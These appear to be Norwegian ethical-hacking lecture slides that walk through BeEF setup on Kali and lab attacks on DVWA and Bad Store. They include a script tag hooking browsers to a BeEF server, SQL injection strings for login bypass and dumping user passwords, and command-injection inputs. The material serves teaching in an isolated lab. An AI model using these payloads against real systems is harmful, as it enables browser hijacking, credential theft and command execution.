# Browser Exploitation Framework (BeEF)

- Det finnes flere slike interessante verktøy i Kali Linux, som hjelper deg å sette opp litt mer avanserte angrep ganske automatisk

*<https://tools.kali.org/exploitation-tools/beef-xss>*

```
kali@kali:~$ git clone https://github.com/beefproject/beef
Cloning into 'beef'...
remote: Enumerating objects: 45979, done.
remote: Counting objects: 100% (2091/2091), done.
remote: Compressing objects: 100% (1371/1371), done.
remote: Total 45979 (delta 768), reused 1921 (delta 682),
pack-reused 43888
Receiving objects: 100% (45979/45979), 21.30 MiB | 13.40
MiB/s, done.
Resolving deltas: 100% (28122/28122), done.
```

# Browser Exploitation Framework (BeEF)

```
kali@kali:~$ cd beef  
kali@kali:~$ ./install
```

```
kali@kali:~$ nano config.yaml  
kali@kali:~$ ./beef
```

Følg instruksjonene på skjermen, dette er en ganske omfattende installasjon og på Linux er det bare å krysse fingrene og håpe at alt fungerer... 😊

Du MÅ bytte passord  
Endre også hook\_file fra «hook.js» til «h.js»

```

link/ether 00:0c:29:8a:73:02 brd ff:ff:ff:ff:ff:ff
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state
UP group default qlen 1000
    link/ether 00:0c:29:8a:73:0c brd ff:ff:ff:ff:ff:ff
    inet 192.168.253.130/24 brd 192.168.253.255 scope global dynamic nopref
ixroute eth1
        valid_lft 1771sec preferred_lft 1771sec
    inet6 fe80::20c:29ff:fe8a:730c/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
kali@kali:~$ cd beef
kali@kali:~/beef$ ./beef
Would you like to check and download the latest BeEF update? y/n: n
[18:25:42][*] Browser Exploitation Framework (BeEF) 0.5.3.0
[18:25:42] |   Twit: @beefproject
[18:25:42] |   Site: https://beefproject.com
[18:25:42] |   Blog: http://blog.beefproject.com
[18:25:42] |   Wiki: https://github.com/beefproject/beef/wiki
[18:25:42][*] Project Creator: Wade Alcorn (@WadeAlcorn)
-- migration_context()
   → 0.0157s
[18:25:43][*] BeEF is loading. Wait a few seconds ...
[18:25:44][!] [AdminUI] Error: Could not minify JavaScript file: web_ui_
[18:25:44] | _ [AdminUI] Ensure nodejs is installed and `node` is in
ATH` !
[18:25:44][*] 8 extensions enabled:
[18:25:44] |   Demos
[18:25:44] |   XSSRays
[18:25:44] |   Events
[18:25:44] |   Social Engineering
[18:25:44] |   Requester
[18:25:44] |   Admin UI
[18:25:44] |   Proxy
[18:25:44] | _ Network
[18:25:44][*] 305 modules enabled.
[18:25:44][*] 2 network interfaces were detected.
[18:25:44][*] running on network interface: 127.0.0.1
[18:25:44] |   Hook URL: http://127.0.0.1:3000/h.js
[18:25:44] | _ UI URL: http://127.0.0.1:3000/ui/panel
[18:25:44][*] running on network interface: 192.168.253.130
[18:25:44] |   Hook URL: http://192.168.253.130:3000/h.js
[18:25:44] | _ UI URL: http://192.168.253.130:3000/ui/panel

```

# Browser Exploitation Framework (BeEF)

- Jeg hadde problemer med å få BeEF til å eksponere serveren til Host-Only nettverket, den oppdaget kun «NAT» nettverket
- Løste det i test miljøet ved å stoppe Kali, endre «hoved» nettverkskortet til Host-Only, og så restarte
- OBS: Så lenge Kali VM står til Host Only virker ikke internet, da får du ikke oppdatert komponenter og du får ikke installert nye verktøy (husk og skru tilbake til NAT + VmNet1)


# Browser Exploitation Framework (BeEF)

*[http://192.168.253.129/vulnerabilities/xss\\_s/](http://192.168.253.129/vulnerabilities/xss_s/)*

Ok `<script src='http://192.168.253.130:3000/h.js'>`

Viktig lærdom:

Hvis man glemmer å skru av antivirus så vil «gode» AV produkter stoppe flere av disse angrepene 😊



- Hooked Browsers
- Online Browsers
  - Offline Browsers
  - 192.168.253.130
    - 192.168.253.1

Getting StartedLogsZombiesCurrent Browser

DetailsLogsCommandsProxyXssRaysNetwork

Key	Value
browser.capabilities.activex	No
browser.capabilities.flash	No
browser.capabilities.googlegears	No
browser.capabilities.phonegap	No
browser.capabilities.quicktime	No
browser.capabilities.realplayer	No
browser.capabilities.silverlight	No
browser.capabilities.vbscript	No
browser.capabilities.vlc	No
browser.capabilities.webgl	Yes
browser.capabilities.webrtc	Yes
browser.capabilities.websocket	Yes
browser.capabilities.webworker	Yes
browser.capabilities.wmp	No
browser.date.timestamp	Sun Sep 26 2021 00:42:12 GMT+0200 (sentraleuropeisk sommertid)
browser.engine	Blink
browser.language	no
browser.name	C
browser.name.friendly	Chrome
browser.name.reported	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93.0.4577.63 Safari/537.36
browser.platform	Win32
browser.plugins	Chrome PDF Plugin,Chrome PDF Viewer,Native Client
browser.window.cookies	BEEFHOOK=0iHrEwwcuw53e3cgOGaT1RAJSNjQ13uXXtxlUHNqf1Q2FrTIZOAgEVA8YNd3fw4DCGseFpyaJWTC9WE
browser.window.hostname	192.168.253.130
browser.window.hostport	3000
browser.window.origin	http://192.168.253.130:3000

Page 1 of 2

# Cross Site Scripting (Reflected XSS)

# Cross Site Scripting (Reflected XSS)

- XSS angrep trenger ikke modifisere innholdet på webserveren
- Et Reflected XSS er et «single shot» angrep hvor en klient (bruker) får en link til en webside, og linken sender med en angrepsstreng som resulterer i at angrepsstrengtenget blir reflektert tilbake i svaret til brukeren
- Forekommer veldig ofte i «Søkesider» og 404 feilmeldinger; input verdi blir ufiltrert oppgitt som årsak i HTTP Reply (feks websiden som ikke ble funnet på serveren)



# DVWA: Reflected Cross Site Scripting

[http://192.168.253.129/vulnerabilities/xss\\_r/](http://192.168.253.129/vulnerabilities/xss_r/)


## Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

# SQL Injection

# SQL Injection

- SQL Injection er en av «server sårbarhetene» vi skal se på (i motsetning til XSS som var en «klient sårbarhet»)
- I et SQL Injection angrep utnyttet usikker oppbygging av SQL statements slik at angriperen kan injecte andre SQL kommandoer



# Eksempel på SQL Injection angrep

## Kode på server:

```
statement = "SELECT * FROM users WHERE name = '" + userName + "';"
```

## Injection kode:

```
bengt' OR '1'='1
```

## Resultat:

```
SELECT * FROM users WHERE name = '' OR '1'='1';
```

HI, THIS IS  
YOUR SON'S SCHOOL.  
WE'RE HAVING SOME  
COMPUTER TROUBLE.



OH, DEAR - DID HE  
BREAK SOMETHING?  
IN A WAY-)



DID YOU REALLY  
NAME YOUR SON  
Robert'); DROP  
TABLE Students;-- ?



WELL, WE'VE LOST THIS  
YEAR'S STUDENT RECORDS.  
I HOPE YOU'RE HAPPY.



# DVWA: Stored Cross Site Scripting

<http://192.168.253.129/vulnerabilities/sqli/>

## Vulnerability: SQL Injection

User ID:

Submit

### Angrepsstreng:

'or 1=1--

Merk: To bindestreker er kommentarmerke i SQL, hvis du kopierer dette inn i en tekstbehandler blir det fort en «lang» strek...

Merk #2: Et mellomrom ETTER -- 😊

Merk #3: Merk at ' tegnet må være ASCII 0x27, ikke UTF8 E28098 (')

User ID:

'or 1=1--

Submit

ID: 'or 1=1--  
First name: admin  
Surname: admin

ID: 'or 1=1--  
First name: Gordon  
Surname: Brown

ID: 'or 1=1--  
First name: Hack  
Surname: Me

ID: 'or 1=1--  
First name: Pablo  
Surname: Picasso

ID: 'or 1=1--  
First name: Bob  
Surname: Smith

# DVWA: Stored Cross Site Scripting

<http://192.168.253.129/vulnerabilities/sqli/>

## Vulnerability: SQL Injection

User ID:

Submit

### Angrepsstreng:

```
1 ' UNION SELECT 1,2;--
```

Merk: To bindestreker er kommentarmerke i SQL, hvis du kopierer dette inn i en tekstbehandler blir det fort en «lang» strek...

Merk #2: Et mellomrom ETTER -- 😊

Merk #3: Merk at ' tegnet må være ASCII 0x27, ikke UTF8 E28098 (')

User ID:

UNION SELECT 1,2;--

Submit

ID: 1' UNION SELECT 1,2;--  
First name: admin  
Surname: admin

ID: 1' UNION SELECT 1,2;--  
First name: 1  
Surname: 2

# DVWA: Stored Cross Site Scripting

<http://192.168.253.129/vulnerabilities/sqli/>

## Vulnerability: SQL Injection

User ID:

Submit

### Angrepsstreng:

```
1' UNION SELECT 1, @@version;--  
1' UNION SELECT 1, current_user();--  
1' UNION SELECT 1, table_name FROM information_schema.tables;--  
1' UNION SELECT 1, concat(user, ':', password) FROM users;--
```

Merk: To bindestreker er kommentarmerke i SQL, hvis du kopierer dette inn i en tekstbehandler blir det fort en «lang» strek...


Merk #2: Et mellomrom ETTER -- 😊

Merk #3: Merk at ' tegnet må være ASCII 0x27, ikke UTF8 E28098 (')



# Bad Store: Stored Cross Site Scripting

<http://192.168.253.132/cgi-bin/badstore.cgi?action=loginregister>



Angrepsstreng:

`admin'or'1'='1`



Merk: Merk at ' tegnet må være ASCII 0x27, ikke UTF8 E28098 (')

# Command Injection

# Command Injection

- Hvis en server bygger opp kommandoer som skal kjøre på serveren basert på input fra brukeren kan dette resultere i Command Injection sårbarheter
- (Dette er en veldig dårlig ide, du vil kun finne dette på «hjemmesnekkrede» portaler på interne nettverk (håper jeg))

# Command Injection eksempel

## Ping a device

Enter an IP address:

Submit

- Hva hvis en angriper skriver:

**127.0.0.1&&ls -la**

## Ping a device

Enter an IP address:

Submit

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.019 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.025 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.025 ms  
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.026 ms  
  
--- 127.0.0.1 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 2999ms  
rtt min/avg/max/mdev = 0.019/0.023/0.026/0.006 ms  
total 20  
drwxr-xr-x  4 hempstutorials hempstutorials 4096 Oct  5  2015 .  
drwxr-xr-x 12 hempstutorials hempstutorials 4096 Oct  5  2015 ..  
drwxr-xr-x  2 hempstutorials hempstutorials 4096 Oct  5  2015 help  
-rwxr-xr-x  1 hempstutorials hempstutorials 1830 Oct  5  2015 index.php  
drwxr-xr-x  2 hempstutorials hempstutorials 4096 Oct  5  2015 source
```

# DVWA: Stored Cross Site Scripting

<http://192.168.253.129/vulnerabilities/exec/>

## Vulnerability: Command Execution

### Ping for FREE

Enter an IP address below:

submit

**Angrepsstreng:**

127.0.0.1;ls ..

# Skadelige kommandoer

- Kommandoer er begrenset til rettighetene til brukeren som webserveren kjører som
- Du kan sannsynligvis ødelegge mye på serveren når du kan kjøre kommandoer direkte i shell
- Dette ville vært en CRITICAL sårbarhet, og som etisk hacker ville man ringt selskapet med en gang for å varsle...

# Cross Site Request Forgery


# Cross Site Request Forgery

- CSRF angrep utnytter et generelt design i webapplikasjoner og det at cookies brukes for å bevare state
- En browser vil automatisk legge på en cookie hvis «den har det»
- Det betyr at hvis en angriper kan få en bruker inn på en side hvor denne kjører en kommando (typisk sende en HTTP POST) på en nettside hvor brukeren har vært tidligere (eller er nå), da vil browseren legge på cookies automatisk på den requesten




# Klient/tjener

- Typisk oppsett i et nettverk
- Klient
  - Tar initiativet
  - Ber om en service fra tjeneren
  - På web er klienten i browseren
- Tjener
  - Leverer etterspurt service til klienten
  - Står «alltid på»
  - Har en fast, velkjent adresse
  - Er «flaskehals» fordi alle bruker den samme serveren/server-parken (lastbalansering mulig/nødvendig)



# HTTP (HyperText Transfer Protocol)


- Webens applikasjonsprotokoll
  - En *enkel* filoverføringsprotokoll...
- Klient/tjener modell
  - Klienten spør etter, mottar og viser web "objekter"
  - Tjeneren sender objekter på etterspørsel



# Beholde tilstanden med cookie

- HTTP er en tilstandsløs protokoll
  - Fra serveren og klientens perspektiv er alle forespørsler fullstendig uavhengige av hverandre
- Mange Web-steder benytter cookies
- En cookie har 3/4 hoved-elementer
  - Cookie header linje i http-responsen
